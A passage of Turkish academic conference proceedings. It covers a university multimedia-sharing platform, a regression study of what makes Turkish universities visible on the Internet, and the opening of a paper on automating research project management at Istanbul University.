Akademik kaynakların karşılıklı paylaşımı esasını temel alarak geliştirilecek olan "UniTube - Üniversitelerarası Web Tabanlı Çokluortam İçerik Paylaşım Platformu" ile yerinde ve gerektiği zaman kullanımıyla eğitimde kaliteyi ve verimi artırdığı bilimsel birçok yayın ve araştırma ile ispat edilen yazı, resim, çizim, animasyon, simulasyon, ses, hareketli görüntü, film ve video gibi çokluortam veri tiplerinin sınıflandırılması, düzenli, kolay ve hızlı erişimi ve depolanması amaçlanmaktadır.

### Kaynakça

[1] Alkan, M., Tekedere, H., Genç, Ö., "Uzaktan Eğitimde Çokluortam Teknolojilerinin Kullanımı ve Etkileşimli Çokluortam Uygulamaları ile Eğitimde Kalite Arttımını", TMMOB Elektrik Mühendisleri Odası Dergisi, sayı 419, 2003.

[2] Cambazoğlu, T., "Çokluortam Konferans Teknolojisindeki Gelişmeler", TBD 15. Ulusal Bilişim Kurultayı, İstanbul, 1998.

[3] Durmaz, A., "Etkileşimli Televizyon Teknolojilerinin Uzaktan Eğitimde Kullanılmaları", Türkiye 1. Uluslararası Uzaktan Eğitim Sempozyumu, Ankara, 1996.

[4] Inside eWEEK, "I Love YouTu(be)", [http://blog.eweek.com/blogs/eweek\\_labs7archive/2005/12/20/3415.aspx](http://blog.eweek.com/blogs/eweek_labs7archive/2005/12/20/3415.aspx)

[5] MediaPost Publications, "Comments on Google Video and YouTube, MediaPost Publications", [http://publications.mediapost.com/index.cfm?fuseaction=Articles.showEdition&art\\_send\\_date=2006-10-19&art\\_type=42](http://publications.mediapost.com/index.cfm?fuseaction=Articles.showEdition&art_send_date=2006-10-19&art_type=42)

[6] Sankur, B., "Çokluortamlı Yayıncılık", Türkiye Ulusal Enformasyon Altyapısı Proje Ofisi- TUENA Çalışma Belgesi, Ankara, 1998.

[7] Storgemojo, "Comments on: Google's Price for Bad Marketing: \$1.65 Billion", <http://storgemojo.com/?feed=rss2&p=268>

## Sanal Dünyada Varolmak: Üniversite ve İnternet

Harald Schmidbauer<sup>1</sup>, Mehmet Genç<sup>2</sup>, Can Burak Çilingir<sup>2</sup>, V. Sinan Tunahoglu<sup>2</sup>

<sup>1</sup> İstanbul Bilgi Üniversitesi, İşletme Bölümü

<sup>2</sup> İstanbul Bilgi Üniversitesi, Bilgisayar Bilimleri Bölümü

harald@bilgi.edu.tr, mgencer@bilgi.edu.tr, cbcilingir@bilgi.edu.tr, vst@bilgi.edu.tr

**Özet:** İnternet sadece bilim insanlarının uzaktaki bilgilere ve kişilere erişmesini kolaylaştırmakla kalmaz, bunun yanı sıra uzaktakilerin onlara ve akademik kurumun bilimsel üretimine kolay erişimini de sağlamakla bilim camiasına entegrasyonu iki yönlü olarak etkilemiş olur. Bu çalışmada Türkiye üniversitelerinin İnternet ortamındaki görünürlük seviyelerine ilişkin daha önce yaptığımız bir niceliksel araştırma genişletilmekte ve buna ek olarak bulguların akademik bilişim stratejilerinin geliştirilmesi bağlamındaki sonuçları tartışılmaktadır. Araştırma sonuçları üniversitelerin İnternet arama motorlarında daha görünür olmasında yayın sayısı kadar bilişim hizmetlerinin uluslararası standartlara uygunluğu, vakıf veya devlet üniversitesi olması, büyük kentlerde konuşlanmış olması, ve kendi bilgi işlem birimleri olması türünden faktörlerin de etkili olduğu ancak üniversitenin yaşı ve büyüklüğünün etkili olmadığını ortaya koymaktadır.

### 1. Giriş

Akademi ve İnternet Dünyası karşılıklı bir fayda ilişkisi içerisinde. Bir yandan akademi İnternet'i mümkün kılan teknik altyapıyı besler ve içerik sağlarken, İnternet de uzak yerleri birbirine bağlayarak çeşitli bilgiye hızlı erişim sunuyor. Bilginin gitgide sayısallaşması ile bir yandan eğitim programları, sayısal kütüphaneler, açık erişim ders materyalleri, yayınlar ve online akademik tartışma ortamları gibi yeni oluşumlar ortaya çıkarken, bir yandan da İnternet bilim insanları arasındaki geleneksel bilgi alışverişinin son derece hızlanmasını ve kolaylaşmasını sağlayarak bilimsel faaliyeti gitgide daha sosyal kılmakta.

İnternet bir yönde akademiye böylesine bir lojistik destek sağlarken, diğer yönde akademik kuruluşu nasıl terfi ettirir? Diğer bir deyişle, akademik kuruluşun İnternet'teki görünürlüğü hangi faktörlere bağlıdır? Bu soruların cevaplarını aradığımız analitik bir çalışmanın raporunu "XI. Türkiye'de İnternet Konferansı"nda sunmuştuk[1]. Çalışma gösteriyor ki, üniversitenin akademik aktivitesi, İnternet altyapı çalışmalarında gösterdiği inisiyatif ve "Üniversite tipi (vakıf ya da devlet üniversitesi iki-

leminde) İnternet'teki görünürlüğü etkileyen önemli faktörler iken, modelimiz çerçevesinde üniversite'nin yaşı ve eğitim aktivitesi bir önem arzetmemektedir. Özgür yazılım kullanımını ve coğrafi etkenler modellenememekle birlikte, çalışmamızdaki bulgular ve benzeri çalışmalar[3] bu faktörün de bilişim imkanlarına olumlu etkileri ve uygulama seçeneklerini arttırması dolayısıyla İnternetteki görünürlüğü etkilediğine işaret etmektedir.

Çalışmanın ilk bölümünde, yeni bir etken olarak "Standartlara Uyumluluk" ile beraber önceki çalışmamızda kullanmış olduğumuz faktörlerin yeniden değerlendirmesini sunuyoruz. Ardından model bağlamında değerlendirmeye dahil edilen faktörleri sunarak, çalışmanın sınırları ve alternatif yaklaşımları tartışıyoruz. Araştırma yönteminin anlatıldığı ve bulguların özetlendiği bölümlerin ardından son bölümde stratejik önem attığımız bazı hususları görüşlerinize sunuyoruz.

### 2. Görünürlüğü Etkileyen Faktörler

#### 2.1 Hedef Değişken: Görünürlük

Bir kuruluşun İnternet üzerindeki görünürlüğünü ölçmek çeşitli nedenlerle zor bir iştir.

Öncelikle, İnternet'in merkezi ve hiyerarşik bir yapısı olmaması nedeniyle böyle hazır bir bilgi mevcut değildir. Öte yandan herhangi bir veri derleme yöntemi spekülâtif ya da en azından nesnel olmayacaktır. Fakat, neticede, böyle bir bilgiye olabildiğince nesnel bir şekilde ulaşmamız gerekmektedir.

Çalışmamızda, bir Web sitesinin İnternet'teki görünürliğini, Google arama motorunun o web sitesine dair kaç arama sonucu döndürdüğü ile operasyonlaştırdık. Google arama motorunu tercih etmemizdeki en önemli neden ise, Google'ın günümüzde en yaygın kullanıcı tabanına sahip arama motoru olmasıdır.

## 2.2 Açıklayıcı Değişkenler ve Operasyonlaştırmaya

Gelenek bir topluluktaki zamanla yerleşen alışkanlıklar ve pratiklerdir. Bunlar iş ve karar süreçlerinde önemli rol oynamaktadır. Yerleşik uygulamaların İnternet'teki görünürlüğü etkileyip etkilemediğini test edebilmek için üniversitenin yaş verisini kullanmaktayız.

Genel Yapı üniversitenin vakıf ya da devlet kuruluşu olması ikilemine bağlı olarak operasyonlaştırmaya edilmiş bir etkidir. İki kuruluş tipinin İnternet'teki görünürlüğü üzerinde farklı etkilerde bulunduğu hipotezinden yola çıkarak testimizi gerçekleştiriyoruz.

Akademik Aktivite akademik kuruluşun iki önemli aktivitesinden birisidir. Yoğun akademik aktivitenin İnternet'teki görünürlüğü olumlu yönde etkilediği görüşüyle, modelimizde bu etkeni üniversite bünyesinde 2005 yılı içerisinde yapılmış olan atıflı yayınların sayısıyla[4] temsil ediyoruz.

Eğitim Aktivitesi akademik kuruluşun diğer önemli aktivitesidir ve bunu üniversitenin akademisyen ve öğrenci sayılarıyla operasyonlaştırmaya ediyoruz.

İletişim Teknolojileri Bağlamında Altyapı Çalışmaları ilk tahlilde İnternet'teki görünürlüğü

etkileyen bir faktördür. Bunun model bağlamında nasıl bir örüntü sergilediğini görebilmek için, üniversitenin ters alan adı sorgulamasının kendi veri merkezine çözünüp çözünmediği bilgisini kullanıyoruz. Çözündüğü durumlarda, üniversitenin kendi veri merkezini kendisinin yönettiği varsayımında bulunuyoruz.

Özgür Yazılım Kullanımı esnekliği arttırıcı, maliyet düşürücü, birlikte işlerlik bağlamında imkan sağlayıcı bir teknoloji kullanımını mümkün kılmaktadır. Bu bakımdan, İnternet'te görünürlüğü etkilemesi olasıdır. Üniversitelerin web sonuçlarında kullanılan işletim sistemiyle temsil edilmiştir.

Coğrafi Etkenler demografik çıkarım yapmada kullandığımız bir etken olarak, modelimizde yerini alıyor. Operasyonlaştırmaya, üniversitenin ana kampüsünün bulunduğu şehir olarak gerçekleştirilmektedir.

Standartlara Uyumluluk birlikte işlerlik esasının temeli, aynı zamanda geliştiricilerin kullandıkları teknoloji konusunda yetkinliğinin bir ölçütü olarak modelimize eklenmiştir. Bu etken, üniversite web sitelerinin ana sayfalarında kilobayt başına düşen "W3 Konsorsiyum Doğrulama Servisi" hata sayısı ile temsil edilmektedir.

## 3. Veri Seti ve Metodoloji

Alt bölüm 2.2'de adlandırılan etkenlerden yola çıkarak oluşturduğumuz veri setimiz aşağıdaki değişkenlerden oluşmaktadır ve bu verilere ilişkin özet grafik bilgileri Şekil 1'de sunulmaktadır:

1. Google tahmini arama sonuç sayısı: google.arama.sonuc.sayısı
2. Üniversitenin yaşı: yas
3. Devlet ya da vakıf üniversitesi ikilemine bağlı olarak kuruluş tipi: uni.tipi
4. 2005 Atıf ve yayın sayıları: yayın.sayısı
5. Üniversitenin öğrenci ve akademisten sayıları: öğrenci.sayısı, akademisyen.sayısı
6. Ters alan adı sorgulamasının üniversitenin

kendi veri merkezine çözünüp çözünmediği bilgisi: ters.alan.kaydı

7. Web sunucusunda (ya da bu sunucuya erişim sağlayan vekil sunucusunda) kullanılan işletim sisteminin özgür yazılım olup olmadığı bilgisi: is.tipi
8. Üniversitenin ana kampüsünün bulunduğu şehir: şehir
9. Kilobayt başına "W3 Konsorsiyum Doğrulama Servisi" hata sayısı: w3.hata.sayısı/KB

Metodoloji olarak iki temel yöntem kullanıyoruz: (1) regresyon analizi, (2) saçılım grafikleri üzerinden çıkarımlar. Regresyon analizi tüm veriler ile farklı kombinasyonlar oluşturularak gerçekleştirilmiştir. Saçılım grafikleri ise, regresyon analizinde anlamsız çıkan etkenleri ya da analizin yakalayamadığı örüntüleri görsel olarak ortaya koymaktadır.

## 4. Bulgular ve Değerlendirme

Denenen çeşitli regresyon modellerinin içerisinde en anlamlı ve güçlü model şöyledir: (Standart hatalar parantezler içerisinde verilmiştir)

$\log(\text{google.arama.sonuc.sayısı}) =$

5.015 (0.605)	+	0.857 (0.111)	X	$\log(\text{yayın.sayısı})$
	+	0.633 (0.271)	X	ters.alan.kaydı
	+	0.890 (0.359)	X	uni.tipi(Vakıf)
	+	0.130 (0.057)	X	w3.hata.sayısı/KB

Multiple Rsquared: 0.5696,

Adjusted Rsquared: 0.5443,

Fstatistic: 22.5 on 4 and 68 DF,

pvalue: 7.242e12

Görüldüğü gibi, İnternet'te görünürlüğü etkileyen etkenler yayın.sayısı, ters.alan.kaydı, uni.type (Vakıf olduğu durumlar) ve w3.hata.sayısı/KB'tir. Denenen modellerde, ilginçtir ki, gelenek, eğitim aktivitesi, özgür yazılım bağlamında sunucu tipi ve şehir İnternet'te görü-

nürlüğü açıklama yönünde anlamlı sonuç vermemişlerdir.

Anlamlı etkenleri teker teker ele alacak olursak, en güçlü ve anlamlı etkinin akademik aktiviteden kaynaklandığını görmekteyiz. Üniversitelerin kendi İnternet altyapılarını yönetmedeki girişimleri ve konvensiyonlara bağlı kalmaları İnternet'te görünürlüğü arttırmaktadır. Dikkati çeken bir bulgu da, vakıf üniversitelerinin, diğer koşullar sabit kalmak kaydıyla, devlet üniversitelerinden daha fazla görünür olduklarıdır (Bkz: Şekil 2). Son olarak, üniversitenin standartlara uyumlu bir uygulama sergilememesi durumunda, İnternet'teki görünürlüğü olumsuz etkilediğini söyleyebiliriz.

İnternet'teki görünürlük ve akademik aktivitenin nasıl etkilediği, vakıf/devlet üniversitesi ikilemi verisi ve regresyon çizgisiyle beraber Şekil 2'de sunulmaktadır. Bu şekilde görüldüğü üzere, vakıf ve devlet üniversiteleri ayrı ayrı regresyon analizine tabi tutulduklarında önemli bir fark ortaya çıkmaktadır. Bu farkın sebepleri tartışılmalıdır: Vakıf üniversiteleri İnternet'i daha mı iyi anlamaktadırlar? İnternet teknolojilerini kullanmakta daha mı becerikliydiler? Devlet üniversitelerine kıyasla teknolojiye ayrılan daha yüksek bütçeler, İnternet teknolojilerinden daha yoğun bir şekilde faydalanmayı mümkün kılmaktadır? Vakıf üniversiteleri, teknik alanda insan kaynakları bakımından devlet üniversitelerinden ayrılmakta mıdır? Yoksa, genellikle hakla ilişkiler stratejilerinde İnternet'e verilen önemin faydalarını mı görmekteyirler?

Modelde belki de verisetindeki eksik gözlemlerin etkisinden dolayı yer almayan özgür yazılım kullanımı, Şekil 3'e bakıldığında önemli bir örüntü sergilemektedir. Ticari yazılımlar yoğunlukla görünürlük ve akademik aktivite başarımının düşük olduğu bölgelerde (grafikğin sol alt bölgesi) görünmektedir. Özgür yazılım ise bu başarımın yüksek olduğu alanlarda daha çok göze çarpmaktadırlar. Buraya düşülmesi gereken önemli not ise, eksik gözlemlerin çoğunda web sunucularının "Apache" etiketi

göndermeleridir. Ama, pek sık rastlanmasa da ticari işletim sistemleri üzerinde de Apache yazılımı kurulabileceğinden, bu veriyi hem model kurarken hem de grafiklerde göz ardı etmekteyiz.

Son olarak, belki de vakıf/devlet ikilemine bağlı olarak, Şekil 4'e bakıldığında şehir bilgisi de bir örüntü sergilemektedir. Görünürlük ve akademik aktivite başarımının düşük olduğu bölgelerde İstanbul hakimiyeti gözlemlenirken, başarımın yüksek olduğu bölgelerde Ankara Üniversitelerinin yoğunluğu dikkati çekmektedir.

### 5. Tartışma: Nasıl Bir Bilişim Stratejisi?

Üniversitelerin kendi dışındaki bilim camiası ile entegrasyonu şüphesiz ki uzun vadede bilimsel faaliyetin artışı ve yaratıcılığı açısından önemlidir[2]. Bu sonuçlara ulaşmada bilişim altyapısının geliştirilmesinin önemi yaygın olarak kabul edilmektedir. Ancak bu ve benzeri araştırmalar gösteriyor ki bilişim altyapısı harcamaları yapısal tercihlere bağlı olarak son derece değişken geri dönüş değerine sahip olmaktadır.

Bu sonuçlar gözönüne alınarak bilişim altyapısı harcamalarında izlenecek stratejiye ilişkin bazı çıkarımlar yapılabilir: (1) donanım ve hizmetlerin doğrudan satın alınması kadar bilişim birimlerinin ve yetilerinin kurum içinde oluşması önemlidir. Başlangıç maliyetlerine rağmen bu yaklaşım üniversiteyi ihtiyacı olan teknolojiyi bünyesindeki birim ve bireylerin taleplerine en uygun şekilde üretme ve uyarlamasına yarar. (2) Genel geçer tercihlere ziyade kurumsal ihtiyaca ve uzun vadede sürekliliğe sahip teknolojiler tercih edilmelidir. Örneğin web sayfaları hatalarına dair veriler 'trend' araçlarla hazırlanan sayfaların uluslararası standartlara aykırı ve dolayısıyla olumsuz etkiye sahip olabileceğini gösteriyor. Ve (3) özgür ve açık kaynak yazılımları kullanma konusundaki inisiyatifler 1. ve 2. maddede ifade edilen konuların yanısıra üniversitelerin bilgi işlem birimlerini özgün ihtiyaçlara uygun teknolojik çözümleri

üretebilen bir pozisyona yönelme ve uygulama tercihlerini genişletme anlamında 'karlı' bir yatırım olacaktır.


### 6. Sonuç

"Üniversitelerin İnternet ortamındaki görünürlüklerinde yayın sayıları kadar bilişim teknolojisi tercihleri de etkili olabilmektedir. Buna ilaveten genel olarak vakıf üniversitelerinin kendilerini İnternet ortamında görünür kılmada devlet üniversitelerine oranla daha etkin oldukları görülmektedir.


Bilişim altyapısının bu görünürlükteki etkisi teknolojik tercihlere bağlı olarak altyapıya sarfedilen kaynakların sonuçlara etkisindeki değişkenliği göstermektedir. Genel olarak teknoloji ihtiyaçlarını satın alma yerine bünyesinde üretmeyi tercih eden üniversitelerin görünürlüğünün daha yüksek olduğu ortaya çıkmaktadır. Ayrıca teknolojiye hakimiyeti yüksek ve İnternet'e açtığı malzemeleri uluslararası standartlara uygun hazırlayan kurumlar da daha avantajlı olmaktadır.

### Kaynaklar


- [1] Harald Schmidbauer Çan Burak Çilingir Vehbi Sinan Tunahoglu. Türkiye'deki "Üniversiteleri İnternet'te daha görünür kılan faktörler. XI. Türkiye'de İnternet Konferansı, 2006, Ankara, Türkiye.
- [2] Manuel Çastells. Ağ Toplumunun Yükselişi. İstanbul Bilgi Üniversitesi Yayınları, İstanbul, 2005.
- [3] Mehmet Gençer. Akademik bilişim altyapısında esneklik: Bilgisayar ve enformatik bölümlerinde tecrübeler. İn Akademik Bilişim Bildiriler Kitabı, 2006.
- [4] Ulusal Akademik Ağ ve Bilgi Merkezi. Web of science atf İndeksleri yayın sayıları. <http://arama.ulakbim.gov.tr/wos/>.




Şekil 1: Veri seti özet grafik bilgileri



Şekil 2: İnternet'te görünürlük, Akademik aktivite, Kuruluş Tipi



Şekil 3: İnternet'te görünürlük, Akademik aktivite ve İşletim Sistemi Tipi



Şekil 4: İnternet'te görünürlük, Akademik aktivite ve Şehir etkisi

## Bilimsel Araştırma Projeleri Yaşam Döngüsü Otomasyonu

Yrd.Doç.Dr. Kutluk Kağan Sümer<sup>1</sup>, Dr. Ayşem Kaya<sup>2</sup>, Nurcan Yurttaş<sup>3</sup>,

Mehmet Ali Erdal<sup>4</sup>, Barış Yoluç<sup>5</sup>, Kayhan İml<sup>6</sup>, Cenk Kandıralı<sup>7</sup>

<sup>1</sup> İstanbul Üniversitesi Bilimsel Araştırma Projeleri Birimi, Yürütücü

<sup>2</sup> İstanbul Üniversitesi Kardiyoloji Enstitüsü Kardiyoloji Anabilim Dalı

<sup>3</sup> İstanbul Üniversitesi Bilimsel Araştırma Projeleri Birimi

<sup>4</sup> MetaFORM Ltd. Şti. Kurucu, Proje Koordinatörü

<sup>5</sup> MetaFORM Ltd. Şti. Ortak, ArGe Yönetisi

<sup>6</sup> MetaFORM Ltd. Şti., Proje Sorumlusu

<sup>7</sup> MetaFORM Ltd. Şti., ArGe Mühendisi

kutluk@istanbul.edu.tr, kaya64@istanbul.edu.tr, nyurttas@istanbul.edu.tr, maerdal@metaform.info,

byoluc@metaform.info, kayhan@metaform.info, cenk@metaform.info

**Özet:** Bu bildiriye, İstanbul Üniversitesi Bilimsel Araştırma Projeleri Birimi (BAP) tarafından MetaFORM şirketine yaptırılan Bilimsel araştırma projeleri yaşam döngüsü otomasyonu anlatılmaktadır.

Üniversitelerimiz akademik personelinin kendi üniversitelerince desteklenen bilimsel araştırma projelerinin yaşam döngüsünü, proje başvurusundan itibaren tüm süreçleri (başvuru, değerlendirme, satın alma ve demirbaş, proje bazlı muhasebe) proje bitinceye kadar online gerçekleştirilmesini sağlayan BAP otomasyonu ve kurum yöneticilerinin tüm verileri bilgisayarlarından ve cep telefonlarından online takip edebildikleri yönetici portalı uygulamaları anlatılmıştır.

İstanbul Üniversitesi BAP biriminin desteklediği farklı tipte ve amaçlı olan Normal kapsamlı projeler(NP), Güdümlü Projeler (GP),Yayın Ödül Programı(YÖP),Öncelikli Alan projeleri (ÖNAP), Uluslararası yayınlara yönelik destek projeleri (UDP, Bilimsel yayın yapan araştırmacılara destek projeleri (BYP), Tez projeleri ve Acil ihtiyaç projeleri (ACİP) başvuruları internet üzerinden adaylar tarafından online yapılabilmektedir.

İstanbul Üniversitesi BAP komisyon üyeleri online proje başvurularının değerlendirilmesi için "bilimsel portföy" hazırlayan "değerlendirme asistanı" modülü ile veritabanından seçerek değerlendirme sürecini online yapabilmektedirler.

Onaylanan projelerin satın alım süreçleri KİK (kamu ihale kanunu) uygun şekilde "ihale modülü" yardımı ile ihale öncesi dokümanların üretimi, ihale süreci ve sonrası dokümanların üretimi ve işlemleri hatasız ve yazılım tarafından otomatik olarak gerçekleştirilmektedir.

Projelerin tüm finansal hareketleri ve demirbaşlar, istenilen birim kırılımında (fakülte, Yüksek Okul, Enstitü, Merkez v.s.), proje bazlı muhasebe modülü ile takip edilmektedir.

Tüm süreçler boyunca proje başvurusu yapmış öğretim üyeleri, hakemlik için seçilen öğretim üyeleri, komisyon üyeleri ve tüm BAP çalışanları arasında iletişim otomatik mesajlar ve e-postalar ile sağlanmaktadır.



Otomasyon, başvurularda daha kısa sürede daha yüksek başarımlar sağlarken, basılı kağıt tüketimini de en aza indirmiştir. Ayrıca hatalı veya eksik evraklardan kaynaklanan proje gecikmeleri de önemli ölçüde ortadan kaldırılmıştır. Basılı kağıtlardaki proje süreçleri tamamen sayısal ortama taşınarak tüm kullanıcıların yetkileri çerçevesinde bilgiye hemen erişimi sağlanmıştır.

Değerlendirme sürecinde ise değerlendirme asistanının hazırladığı “bilimsel portföy” yardımıyla komisyon üyeleri en hızlı şekilde projeleri değerlendirebilmektedir. Yönetici asistanı ile ise kurumun en üst yöneticisi yıllık veya aylık olarak raporlama ile istediği yerden istediği zaman diliminde proje dolayısıyla BAP performansını gözlemleyebilmektedir.

**Anahtar Kelimeler:** Üniversite, Bilimsel Araştırma Projeleri, BAP, TÜBİTAK, AB projeleri, DPT projeleri, Proje bazlı muhasebe

**Abstract:** In this bulletin, scientific project, life cycle automation developed by MetaFORM company by the request of İstanbul University Scientific Researches Unit (BAP) is explained.

The automation makes it possible to complete all the procedures in a projects life cycle online, starting from the application processes and continuing with evaluation, purchase, inventory and project based accounting steps for the academic personnel who are getting financial support from their universities for their scientific research projects. The system also provides tools for the University Management to get information on every related data by the use of mobile phones and computers via the use of management portal application.

The automation enables online application to different types of scientific projects, supported by the İstanbul University Scientific Researches Unit, including Standart and Guided Projects, Scientific Researches Publication Awards Program, Researches On Prior Fields, Support Projects for International Publications, Support Projects for Researchers Preparing Scientific Publications, Theses Projects and Projects To Fullfill the Urgent Needs of the Researchers.

The members of İstanbul University Scientific Researches Commission can choose evaluators for the projects suggested by the “Project Evaluation Assistant Module” which creates an academic personnel inventory pool for this purpose. All the other evaluation processes can be performed by the online use of the software.

Purchase and Tenders Module is used for the purchase phases of the approved projects. All the official documents that must be prepared before, during and after the tender processes are generated by the module automatically and error free, concordant to the Public Procurement Authority Regulations and Laws.

The financial status and inventories of scientific projects can be monitored in the desired hierarchy (Faculty, department, Institute etc..) by the use of “Project Based Accountancy Module”.

During all these procedures the communication between the academic personnel giving project support applications, Employees and Commission Members of Scientific Researches Unit and evaluators is performed via automatic messages and e-mails generated by the system.

The Automation Project, while enabling an increase in the number of “successful (approved)”

projects and quickening the processes also minimizes the amount of pressed documents. Also the delays of approvals due to the erroneous and inadequate application documents are prevented considerably. The traditional project processes depending on pressed documents is carried to the digital environment, allowing the users to reach the information they seek immediately considering the authorization levels provided to them.

On the evaluation side, the members of the commission can now evaluate the projects with the help of the “scientific portfolio” provided by the “evaluation assistant” very rapidly and easily.

Management Module on the other hand makes it possible for the highest level managers to get statistical reports on projects between the time period and hierarchy they desire enabling them to monitor the Scientific Projects Performance.

**Keywords :** University , Scientific Research Projects, EU Supported Projects, Projects Supported By Undersecretary of the State Planning Organization, Project Based Accountancy

## 1. Giriş

- **Proje No: GP11/16052006**
- **Proje Adı:Sistem Analizi ve WEB tabanlı İnteraktif Proje Yönetimi**

Bilgi ve İnternet çağı olarak adlandırılan günümüzde tüm ülkeler, yerli kaynaklı bilgi ve teknoloji üretmek için birbirleri ile yarışıyorlar. Bu alanda lider olan Japonya ve Amerika ile olan rekabetini arttırmak isteyen Avrupa Birliği, üye ülkeler yanında, aday ülkeler ve hatta 3. dünya ülkelerini de kapsayan çerçeve programları ile araştırma kurumlarına, kamu kurumlarına, üniversitelere ve özel sektör firmalarına, inovasyon sağlayacak projelerinde kullanılmak üzere milyarlarca Euro'luk destek sağlamaktadır.

Bu amaçla Avrupa Birliği komisyonu, 2006 yılında tamamlanan, Altıncı Çerçeve programı için 17.8 milyar Euro tutarında bir bütçe ayrılmıştır.

Teknoloji üretimindeki liderlerden biri olan Japonya ucuz iş gücü nedeniyle Çin, Tayvan gibi ülkelere kayan üretimin, bu ülkelerin AR-GE alanında rakibi haline gelmesinde büyük rol oynadığını ve Japonya'daki inovasyon faaliyetlerinin gün geçtikçe azaldığını bildirmektedir.

Japonya, bunun önüne geçmek için üretimi ve

know-how'ı yurt içinde tutacak önlemler almakta ve bu yönde çok büyük miktarda maddi destek sağlamaktadır.

Teknoloji ve bunun sonucunda ortaya çıkan ürünleri satın almaktan çıkıp, yerli bilgi ve teknoloji üretmek ve hatta bu elde ettiği kazanımları yurt dışına satmak amacıyla olan ülkemizde de başta TÜBİTAK, DPT, TGGV, TİDEB ve Sanayi Bakanlığı gibi kurumlar, üniversitelerimizin, kurumlarımızın ve özel sektörde yer alan firmalarımızın, AR-GE projelerine çok büyük destek sağlamaktadır.

Yüksek öğretim hayatımızın en önemli başarı kriterlerinden biri olan Yayın ve makale sayılarını besleyen yegâne kanal bilimsel araştırma projeleridir.

Türkiye’de, yükseköğretimde stratejik plan ve kalite güvence konusu son on yıl içinde değişik şekillerde gündemde olmasına karşın, son zamanlara kadar ulusal boyutta, yurt dışındaki bu alanda yaşanan yeni oluşumlara ve gelişmelere paralel sistematik bir yapılanma içinde ele alınmamıştır. Bu nedenle, Bologna sürecinde ülkelerin yükseköğretim sistemlerinin değerlendirilmesinde (Bologna Karnesi) Türkiye yükseköğretim sisteminin en zayıf olduğu alan, kalite güvencesi konusu olmuştur.

Bu konuda eksikliğin giderilmesi yolunda en önemli atılım, 20 Eylül 2005 tarihinde Resmi Gazete’de yayımlanarak yürürlüğe giren yönetmelik ile gerçekleştirilmiştir.

Yönetmelik belirli bir sistem içinde yükseköğretim kurumlarının eğitim, öğretim ve araştırma faaliyetleri ile idari hizmetlerinin değerlendirilmesi, kalitelerinin geliştirilmesi çalışmalarına ilişkin genel esasları ve bu kapsamda Yükseköğretim Üst Kurulları ile yükseköğretim kurumlarının yükümlülüklerini belirlemiştir.

Yönetmelik çerçevesinde ulusal boyutta yükseköğretim kurumlarının kendi kurumsal temelleri üzerinde, bu yıldan başlamak üzere, her yıl Avrupa Kalite Güvence İlke ve Esasları kapsamında en önemli unsur olan, “iç değerlendirme” çalışmalarını gerçekleştirmelerini ve elde edilen sonuçlar ışığında kendi stratejik planlarını oluşturmalarını, periyodik izleme ve iyileştirme süreci ile gelişmelerini gözden geçirerek hizmetlerini sürekli olarak iyileştirmelerini öngörmektedir.

Yükseköğretim kurumlarımızın performans parametrelerinden en önemlisi olan yayın sayıları ve bilimsel araştırma projeleri artırmaya yönelik strateji geliştirmek ve Bologna süreci kapsamında oluşturulmak istenen Kalite Güvence sisteminin temel unsurları, 5018 sayılı “Kamu Mali Yönetimi ve Kontrol Kanunu”nda belirlenen hedefler ve 26179 sayılı “Kamu İdarelerinde Stratejik Planlamaya İlişkin Usul ve Esaslar Hakkında Yönetmelik” ilkeleri ile uyumlu olan bu çalışmaların, yükseköğretim kurumlarımızda bu yıldan itibaren etkin bir kalite değerlendirme ve geliştirme sürecini başlatması beklenmektedir.

Yükseköğretim Stratejik Planı ışığında Yükseköğretim Akademik Değerlendirme ve Kalite Geliştirme Komisyonu (YÖDEK) tarafından belirlenen kalite değerlendirme ve geliştirme süreçlerini (Stratejik Planlama, Özdeğerlendirme ve Çevre Değerlendirmesini kapsayan Ku-

rumsal Değerlendirme ve Periyodik İzleme ve İyileştirme Süreçleri) dikkate alarak, kendi kurumsal temelleri (milyon, vizyon ve değerleri) üzerinde stratejik yapılanmalarını ve bu çerçevede kalite düzeylerini geliştirme çalışmalarını yürütmelerini öngörmektedir.

Yapılacak Ar-Ge çalışması sonucunda, kurumumuz Bilimsel Araştırma Projeleri Birimi ve üniversite yöneticileri tarafından kullanılan, kurumumuz stratejik plan, kalite ve performans parametrelerinden Bilimsel Araştırma Projelerini içeren aynı zamanda üniversitemiz tarafından hazırlanan stratejik planların sağlıklı bir biçimde oluşturulmasını sağlayacak, güncellenmesi ve yenilenmesi ile yıllık performans programları ve faaliyet raporlarının hazırlanmasına kaynak teşkil edecek ve geleneksel iş süreçleri, yöntem, yazılım ve veritabanı kalemlerini içeren bir “Proje Yaşam Döngüsü Otomasyonu” geliştirilmesi hedeflenmiştir.

Proje sonucu oluşturulacak yazılım sayesinde, bilimsel araştırma projeleri’ ne ait tüm verilere hem üniversite yönetimi hızlı, hatasız ve kolay bir biçimde ulaşılması amaçlanmaktadır.

Makro ölçekte üniversitemiz, mikro ölçekte ise BAP, DPT, AB projeleri/yürütücü için bütçe ve üniversite kaynaklarının (finansal, demirbaşlar, personel gibi) gerçek zamanlı olarak istenilen kırımlarda (üniversite, enstitü, fakülte, bölüm gibi) takibi ve yönetimi mümkün olacaktır.

Projenin nihai amacı üniversitemizin öncelikli hedeflerinden olan bilimsel yayın ve makaleleri besleyen kaynak olan

1. Bilimsel Araştırma Projelerinin sayısını arttırmaya,
2. Proje başvuru sürecini kolaylaştırarak başvuru süresini kısaltmaya,
3. interaktif WEB başvuru uygulaması ile başvuru başarımını arttırmaya,
4. basılı döküman, operasyonel giderlerden ve zamandan tasarruf etmeye

5. karar destek sistemi ile değerlendirme sürecinin performansını ve doğruluğunu arttırmaya
6. veriambarı ile mükerrer desteklerin ve demirbaş alımlarının önüne geçmek
7. proje muhasebesi ve demirbaşların proje bazında takibini,
8. şeffaflık ve hesap verilebilirlik ilkesi doğrultusunda verilen yürütücüler ile paylaşılmasına
9. Tüm proje türlerine tek bir başvuru asistanı kullanılarak başvuru yapılabilmesine

yönelik bir dizi ARGE çalışmasını Hacettepe Teknokent kapsamında AR-GE konusu “çok yüksek hacimli verinin yakalanması ve gerçek zamanlı işlenmesi” ve “Veritabanı Entegrasyonu” olan ve TÜBİTAK ile Sağlık Bakanlığı ile benzer projeleri başarı ile geliştirmiş Metaform Bilişim ve İletişim Teknolojileri Danışmalık San. ve Tic. Ltd. Şti. ile başlatmıştır.

Proje’nin iş süreçleri ve analizine İstanbul Üniversitesi Bilimsel Araştırma Projeleri Birimi yönetici ve çalışanları, bilimsel araştırma projeleri değerlendirme komisyon üyeleri ile firma çalışan ve yöneticileri katılmışlardır.

